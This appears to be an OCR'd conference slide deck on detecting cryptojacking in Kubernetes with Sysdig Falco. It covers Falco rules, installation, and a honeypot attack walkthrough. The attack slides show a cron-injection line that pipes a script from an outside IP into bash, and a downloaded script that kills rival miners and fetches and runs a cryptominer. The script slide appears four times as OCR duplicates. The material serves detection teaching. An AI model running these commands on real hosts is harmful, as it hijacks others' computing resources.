
# Detecting Cryptojacking on Openshift with Sysdig Falco

**Mark Stemm - Falco Engineer**


Container Intelligence Platform
Commercial
Sysdig Monitor
Sysdig Secure
Open Source
Sysdig
Sysdig Inspect
falco

# What is Sysdig Falco?

**A behavioral activity monitor**

- Detects suspicious activity defined by a set of rules
- Uses Sysdig's flexible and powerful filtering expressions

**With full support for containers/orchestration**

- Utilizes sysdig's container & orchestrator support

**And flexible notification methods**

- Alert to files, standard output, syslog, programs

**Open Source**

- Anyone can contribute rules or improvements

# Falco rules

**.yaml file containing *Macros, Lists, and Rules***

```
- macro: bin_dir
  condition: fd.directory in (/bin, /sbin, /usr/bin, /usr/sbin)
- list: shell_binaries
  items: [bash, csh, ksh, sh, tcsh, zsh, dash]
- rule: write_binary_dir
  desc: an attempt to write to any file below a set of binary directories
  condition: bin_dir and evt.dir = < and open_write and not package_mgmt_procs
  output: "File below a known binary directory opened for writing
(user=%user.name command=%proc.cmdline file=%fd.name)"
  priority: WARNING
```

# Installing Falco on Kubernetes

- **Install Falco as Kubernetes Daemonset**
  - https://github.com/draios/falco/tree/dev/examples/k8s-using-daemonset
  - Configuration stored in Kubernetes ConfigMaps
  - Conditions in a Falco Rule can leverage Kubernetes metadata to trigger events
  - Falco events can include Kubernetes metadata to give notification context:
    - name, id, labels for Pods, ReplicationController, Service, Namespace, ReplicaSet, and Deployment

# Fishing For Hackers (2014)

- https://sysdig.com/blog/fishing-for-hackers/
- What happens if you start a linux VM on AWS and set root's password to `password`?
- Attackers install DDoS software!
- Watch everything using Sysdig

# Fishing For Hackers 2: K8s Boogaloo

- https://sysdig.com/blog/detecting-cryptojacking/
- What happens if you start a K8s Cluster on AWS and leave the API Server open?
- Attackers install Bitcoin mining software!
- Watch everything using Sysdig Secure/Falco

# Anatomy of Attack

- 3 Easy Steps to install your own Bitcoin miner!
  1. Start new pod on K8s cluster
  2. Jump from K8s cluster to host
  3. Run software on host

# Step 1: Start new pod on K8s cluster

- API Server is open, so attacker can start new pods, create new deployments, etc.
- Attacker creates pod based on `docker123321/mysql`
- Mounts `/etc/crontab` from host to `/mnt/etc/crontab` within container


# Step 2: Jump from K8s Cluster to Host

- Instead of running mysql, pod runs:
  - `/bin/sh -c echo "* * * * * curl -s http://104.225.147.196:8220/logo3.jpg | bash -s" >> /mnt/etc/crontab`
  - This modifies crontab on **host** filesystem!
- Once cron runs new crontab entry, attacker is running script downloaded from `104.225.147.196` on host
- Now outside of K8s management/visibility/resource limits

# Step 3: Run Software on Host

- Script downloaded from `104.225.147.196`:

```
#!/bin/sh
…
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
…
curl -o /var/tmp/config.json http://104.225.147.196:8220/c1.json
curl -o /var/tmp/jaav http://104.225.147.196:8220/minerd
proc=`grep -c ^processor /proc/cpuinfo`
cores=$(($proc+1))
num=$(($cores*3))
/sbin/sysctl -w vm.nr_hugepages=`$num`
nohup ./jaav -c config.json -t `echo $cores` >/dev/null &
echo "runing....."
```

# Step 3: Run Software on Host

- Script downloaded from `104.225.147.196`:

```
#!/bin/sh
…
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
…
curl -o /var/tmp/config.json http://104.225.147.196:8220/c1.json
curl -o /var/tmp/jaav http://104.225.147.196:8220/minerd
proc=`grep -c ^processor /proc/cpuinfo`
cores=$(($proc+1))
num=$(($cores*3))
/sbin/sysctl -w vm.nr_hugepages=`$num`
nohup ./jaav -c config.json -t `echo $cores` >/dev/null &
echo "runing....."
```

# Step 3: Run Software on Host

- Script downloaded from `104.225.147.196`:

```
#!/bin/sh
…
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
…
curl -o /var/tmp/config.json http://104.225.147.196:8220/c1.json
curl -o /var/tmp/jaav http://104.225.147.196:8220/minerd
proc=`grep -c ^processor /proc/cpuinfo`
cores=$(($proc+1))
num=$(($cores*3))
/sbin/sysctl -w vm.nr_hugepages=`$num`
nohup ./jaav -c config.json -t `echo $cores` >/dev/null &
echo "runing....."
```

Kill other bitcoin miners

Download/tune
new bitcoin miner

# Step 3: Run Software on Host

- Script downloaded from `104.225.147.196`:

```
#!/bin/sh
…
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
…
curl -o /var/tmp/config.json http://104.225.147.196:8220/c1.json
curl -o /var/tmp/jaav http://104.225.147.196:8220/minerd
proc=`grep -c ^processor /proc/cpuinfo`
cores=$(($proc+1))
num=$(($cores*3))
/sbin/sysctl -w vm.nr_hugepages=`$num`
nohup ./jaav -c config.json -t `echo $cores` >/dev/null &
echo "runing....."
```

Kill other bitcoin miners

Download/tune new bitcoin miner

Run new miner

# Demo

Sysdig

# Join the community

- **Website**
  - http://www.sysdig.org/falco
- **Public Slack**
  - https://sysdig.slack.com/messages/falco
- **Blog**
  - https://sysdig.com/blog/tag/falco/
- **Sysdig Secure**
  - http://sysdig.com/product/secure

# Learn more

## Github

- https://github.com/draios/falco
- Pull Requests welcome!

## Wiki

- https://github.com/draios/falco/wiki

## Docker Hub

- https://hub.docker.com/r/sysdig/falco/

Thank You

Sysdig